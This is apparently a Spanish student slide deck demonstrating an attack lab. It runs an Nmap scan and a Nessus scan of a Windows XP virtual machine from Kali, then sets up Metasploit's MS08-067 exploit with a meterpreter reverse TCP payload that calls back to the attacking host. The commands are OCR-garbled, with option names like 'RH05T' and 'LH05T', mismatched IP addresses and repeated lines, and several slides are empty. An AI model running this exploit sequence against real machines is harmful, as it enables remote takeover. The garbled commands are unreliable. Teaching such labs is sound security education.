>>> Demo

Name: Sofía Almeida Bruno

Fernando de la Hoz Moreno

[-]\$ _ [1/10]

En esta demostración utilizamos dos máquinas virtuales: una de Kali Linux y otra de WindowsXP. Ambas deben estar en la misma red.

Para comprobar que las máquinas se ven enviaremos un ping entre ellas.

Desde Kali Linux, intentaremos atacar la máquina WindowsXP combinando Nmap, Nessus y metaesploit.

[2/10]

Utilizamos Nmap para ver qué puertos tiene abiertos y con qué servicios:

```
root@kali:~# nmap 10.0.2.8

Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-27 07:27 EST
Nmap scan report for 10.0.2.8
Host is up (0.00076s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 08:00:27:AC:5E:F0 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 43.55 seconds
```


[3/10]

Iniciamos Nessus, un demonio que actúa como servidor.


```
root@kali:~# /etc/init.d/nessusd start
Starting Nessus : .
root@kali:~#
```

[4/10]

Nos conectamos a un cliente gráfico de Nessus a través del navegador web y escaneamos el equipo que deseamos atacar.




[~]\$_



[-]\$ _

Iniciamos Metaesploit



[7/10]

```
msf > search ms08-067

Matching Modules

Name Disclosure Date Rank Description

exploit/windows/smb/ms08_067_netapi 2008-10-28 great MS08-067 Microsoft Server Service Relative Path Stack Corruption

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RH05T 10.8.2.8

HH05T => 10.0.2.8

msf exploit(ms08_067_netapi) > set LH05T 10.8.2.15

LH05T => 10.0.2.15

LH05T => 10.0.2.15

LH05T => 10.0.2.15


LH05T => 10.0.2.15

msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp

msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp

msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
```

[8/10]



[9/10]



[-]\$ _ [10/10]